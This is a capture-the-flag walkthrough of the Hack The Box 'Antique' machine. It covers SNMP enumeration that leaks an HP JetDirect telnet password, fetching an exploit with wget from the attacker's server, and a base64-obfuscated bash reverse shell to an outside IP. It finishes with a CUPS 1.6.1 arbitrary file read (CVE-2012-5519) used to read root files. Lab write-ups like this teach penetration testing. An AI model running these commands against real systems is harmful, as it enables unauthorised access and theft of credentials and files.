Antique Walkthrough - HTB Easy | SNMP Enumeration & CUPS Arbitrary File Read
Antique is an easy-difficulty Linux machine hosting a network printer that exposes credentials via an SNMP string, allowing access to the telnet service. A foothold can be obtained by exploiting printer functionality. The CUPS administration service is running locally. This service can be further exploited to gain root access on the server.

Overview
Antique is an easy Linux machine featuring a network printer disclosing credentials through SNMP string which allows logging into telnet service. Foothold can be obtained by exploiting a feature in printer. CUPS administration service running locally. This service can be exploited further to gain root access on the server.
External Enumeration
Nmap
Starting with TCP and UDP port scans:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.107 -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
23/tcp open  telnet  syn-ack ttl 63

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.107 -vv -p 23 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON         VERSION
23/tcp open  telnet? syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns, tn3270:
|     JetDirect
|     Password:
|   NULL:
|_    JetDirect
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.94SVN%I=7%D=9/17%Time=68CAF2A0%P=x86_64-pc-linux-gnu%r(N
SF:ULL,F,"\nHP\x20JetDirect\n\n")%r(GenericLines,19,"\nHP\x20JetDirect\n\n
SF:Password:\x20")%r(tn3270,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Get
SF:Request,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(HTTPOptions,19,"\nHP
SF:\x20JetDirect\n\nPassword:\x20")%r(RTSPRequest,19,"\nHP\x20JetDirect\n\
SF:nPassword:\x20")%r(RPCCheck,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(
SF:DNSVersionBindReqTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(DNSStat
SF:usRequestTCP,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Help,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(SSLSessionReq,19,"\nHP\x20JetDirect\n\
SF:nPassword:\x20")%r(TerminalServerCookie,19,"\nHP\x20JetDirect\n\nPasswo
SF:rd:\x20")%r(TLSSessionReq,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Ke
SF:rberos,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(SMBProgNeg,19,"\nHP\x
SF:20JetDirect\n\nPassword:\x20")%r(X11Probe,19,"\nHP\x20JetDirect\n\nPass
SF:word:\x20")%r(FourOhFourRequest,19,"\nHP\x20JetDirect\n\nPassword:\x20"
SF:)%r(LPDString,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPSearchReq,
SF:19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(LDAPBindReq,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(SIPOptions,19,"\nHP\x20JetDirect\n\nPassword
SF::\x20")%r(LANDesk-RC,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Termina
SF:lServer,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(NCP,19,"\nHP\x20JetD
SF:irect\n\nPassword:\x20")%r(NotesRPC,19,"\nHP\x20JetDirect\n\nPassword:\
SF:x20")%r(JavaRMI,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(WMSRequest,1
SF:9,"\nHP\x20JetDirect\n\nPassword:\x20")%r(oracle-tns,19,"\nHP\x20JetDir
SF:ect\n\nPassword:\x20")%r(ms-sql-s,19,"\nHP\x20JetDirect\n\nPassword:\x2
SF:0")%r(afp,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(giop,19,"\nHP\x20J
SF:etDirect\n\nPassword:\x20");

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.107 -vv -p- -sU
<SNIP>
Discovered open port 161/udp on 10.10.11.107

┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.11.107 -vv -sU -p 161 -sC -sV
<SNIP>
PORT    STATE SERVICE REASON              VERSION
161/udp open  snmp    udp-response ttl 63 SNMPv1 server (public)
Key findings:
- Port 23: Telnet service running HP JetDirect
- Port 161: SNMP service with public community string
Remember to perform UDP scans using the
-sUflag in addition to regular TCP scans. These attack vectors are often missed simply because we forget to do them or because of the long time required.
SNMP Enumeration
Community String Discovery
From the nmap output, we can see that SNMP is using the public community string. Let’s use snmpwalk to read the available data:
1
2
3
┌─[dua2z3rr@parrot]─[~]
└──╼ $snmpwalk -v2c -c public 10.10.11.107
iso.3.6.1.2.1 = STRING: "HTB Printer"
Discovery: The SNMP service reveals “HTB Printer” as system information.
Telnet Service Analysis
Initial Connection
Let’s enumerate the Telnet service:
1
2
3
4
5
6
7
8
9
10
11
┌─[dua2z3rr@parrot]─[~]
└──╼ $telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: HTB Printer
Invalid password
Connection closed by foreign host.
Discovery: HP JetDirect printer service requires authentication. Using “HTB Printer” as password doesn’t work.

What is HP JetDirect?
HP JetDirect is a network interface technology developed by Hewlett-Packard for connecting printers directly to networks:
Exploit Research
Finding CVE-2002-1048
Searching for HP JetDirect exploits reveals a known vulnerability:

Vulnerability: HP JetDirect printers leak their Telnet password via SNMP OID .1.3.6.1.4.1.11.2.3.9.1.1.13.0
Extracting Credentials
Using snmpget to retrieve the password:
1
2
3
4
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $snmpget -v2c -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135
Converting to ASCII
Converting the hex output to ASCII using an online tool (https://www.rapidtables.com/convert/number/hex-to-ascii.html):

Password extracted: P@ssw0rd@123!!123
Initial Access
Telnet Authentication
Using the extracted credentials to access the printer:
1
2
3
4
5
6
7
8
9
10
11
12
┌─[dua2z3rr@parrot]─[~]
└──╼ $telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
>
Initial access achieved as user lp through the printer interface.
User flag obtained.
Shell as lp
Internal Enumeration
Using the ss command, I notice the presence of a listening port that nmap didn’t reveal:
1
2
3
4
5
6
exec ss -lntu
Netid  State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
udp    UNCONN  0       0              0.0.0.0:161         0.0.0.0:*
tcp    LISTEN  0       128            0.0.0.0:23          0.0.0.0:*
tcp    LISTEN  0       4096         127.0.0.1:631         0.0.0.0:*
tcp    LISTEN  0       4096             [::1]:631            [::]:*
Discovery: Port 631 is listening locally. Let’s identify the service.
Service Identification
Sending a GET request using curl to retrieve the service banner:
1
2
3
4
5
6
7
8
> exec curl http://localhost:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
	<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
	<TITLE>Home - CUPS 1.6.1</TITLE>
	<LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
	<LINK REL="SHORTCUT ICON" HREF="/images/cups-icon.png" TYPE="image/png">
Service identified: CUPS (Common UNIX Printing System) version 1.6.1
Privilege Escalation
Exploit Research
Searching for exploits for CUPS 1.6.1:

Vulnerability found: CVE-2012-5519 - CUPS arbitrary file read vulnerability
This vulnerability allows us to read arbitrary files as root, including the root flag.
Exploit Execution
Downloading and preparing the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌─[dua2z3rr@parrot]─[~]
└──╼ $git clone https://github.com/p1ckzi/CVE-2012-5519.git
Cloning into 'CVE-2012-5519'...
remote: Enumerating objects: 42, done.
remote: Counting objects: 100% (42/42), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 42 (delta 12), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (42/42), 17.93 KiB | 162.00 KiB/s, done.
Resolving deltas: 100% (12/12), done.
┌─[dua2z3rr@parrot]─[~]
└──╼ $cd CVE-2012-5519/
┌─[dua2z3rr@parrot]─[~/CVE-2012-5519]
└──╼ $ls -al
total 28
drwxr-xr-x 1 dua2z3rr dua2z3rr    70 17 set 21.32 .
drwxr-xr-x 1 dua2z3rr dua2z3rr  1726 17 set 21.32 ..
-rw-r--r-- 1 dua2z3rr dua2z3rr 13027 17 set 21.32 cups-root-file-read.sh
drwxr-xr-x 1 dua2z3rr dua2z3rr   138 17 set 21.32 .git
-rw-r--r-- 1 dua2z3rr dua2z3rr  8368 17 set 21.32 README.md
┌─[dua2z3rr@parrot]─[~/CVE-2012-5519]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.107 - - [17/Sep/2025 21:33:38] "GET /cups-root-file-read.sh HTTP/1.1" 200 -
Obtaining Reverse Shell
Downloading the exploit to the target and spawning a reverse shell:
1
2
3
4
5
6
> exec wget http://10.10.16.9:8000/cups-root-file-read.sh
> exec ls
cups-root-file-read.sh
telnet.py
user.txt
> exec echo 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjkvOTAwMSAwPiYx' | base64 -d | bash
Reverse shell obtained:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌─[✗]─[dua2z3rr@parrot]─[~/CVE-2012-5519]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.107 51586
bash: cannot set terminal process group (1018): Inappropriate ioctl for device
bash: no job control in this shell
lp@antique:~$ ls
ls
cups-root-file-read.sh
telnet.py
user.txt
lp@antique:~$ ls -al
ls -al
total 32
drwxr-xr-x 2 lp   lp    4096 Sep 17 19:33 .
drwxr-xr-x 6 root root  4096 May 14  2021 ..
lrwxrwxrwx 1 lp   lp       9 May 14  2021 .bash_history -> /dev/null
-rw-rw-r-- 1 lp   lp   13027 Sep 17 19:32 cups-root-file-read.sh
-rwxr-xr-x 1 lp   lp    1959 Sep 27  2021 telnet.py
-rw------- 2 lp   lp      33 Sep 17 17:31 user.txt
Reading Root Flag
Executing the CUPS exploit to read the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
lp@antique:~$ chmod +x cups-root-file-read.sh
chmod +x cups-root-file-read.sh
lp@antique:~$ ./cups-root-file-read.sh
./cups-root-file-read.sh
                                            _
  ___ _   _ _ __  ___       _ __ ___   ___ | |_
 / __| | | | '_ \/ __|_____| '__/ _ \ / _ \| __|____
| (__| |_| | |_) \__ \_____| | | (_) | (_) | ||_____|
 \___|\__,_| .__/|___/     |_|  \___/ \___/ \__|
 / _(_) | _|_|      _ __ ___  __ _  __| |  ___| |__
| |_| | |/ _ \_____| '__/ _ \/ _` |/ _` | / __| '_ \
|  _| | |  __/_____| | |  __/ (_| | (_| |_\__ \ | | |
|_| |_|_|\___|     |_|  \___|\__,_|\__,_(_)___/_| |_|
a bash implementation of CVE-2012-5519 for linux.

[i] performing checks...
[i] checking for cupsctl command...
[+] cupsctl binary found in path.
[i] checking cups version...
[+] using cups 1.6.1. version may be vulnerable.
[i] checking user lp in lpadmin group...
[+] user part of lpadmin group.
[i] checking for curl command...
[+] curl binary found in path.
[+] all checks passed.

[!] warning!: this script will set the group ownership of
[!] viewed files to user 'lp'.
[!] files will be created as root and with group ownership of
[!] user 'lp' if a nonexistant file is submitted.
[!] changes will be made to /etc/cups/cups.conf file as part of the
[!] exploit. it may be wise to backup this file or copy its contents
[!] before running the script any further if this is a production
[!] environment and/or seek permissions beforehand.
[!] the nature of this exploit is messy even if you know what you're looking for.

[i] usage:
	input must be an absolute path to an existing file.
	eg.
	1. /root/.ssh/id_rsa
	2. /root/.bash_history
	3. /etc/shadow
	4. /etc/sudoers ... etc.
[i] ./cups-root-file-read.sh commands:
	type 'info' for exploit details.
	type 'help' for this dialog text.
	type 'quit' to exit the script.
[i] for more information on the limitations
[i] of the script and exploit, please visit:
[i] https://github.com/0zvxr/CVE-2012-5519/blob/main/README.md
[>] /root/root.txt
[+] contents of /root/root.txt:
<SNIP>
Root flag obtained. Box completed.
What’s Next?
We can achieve full privilege escalation by reading:
.bash_historyfor command history/etc/shadowto crack password hashes offline- SSH keys from
/root/.ssh/ - Many other sensitive files
To quickly identify privilege escalation vectors, we could use linpeas.sh for automated enumeration.
Reflections
What Surprised Me
What surprised me most about this box was how network printers can become significant security risks. The fact that HP JetDirect devices leak their Telnet passwords through SNMP (CVE-2002-1048) is a critical vulnerability that demonstrates why network devices often get overlooked during security assessments. It’s also a great reminder that UDP enumeration is just as important as TCP. Without the -sU flag, I would have completely missed the SNMP service on port 161, which was the key to the entire box.
Main Mistake
My biggest mistake was initially trying to brute-force the Telnet password before properly enumerating SNMP. I wasted about 20 minutes trying common printer default passwords and variants of “HTB Printer” before remembering to thoroughly enumerate all discovered services. Brute-forcing should always be the last resort.
Open Question
What’s the best way to secure network printers? Should they be on a completely isolated VLAN with no internet access, or are there better architectural patterns for printer security?
Completed this box? Did you succeed with telnet brute-forcing? Leave a comment down below!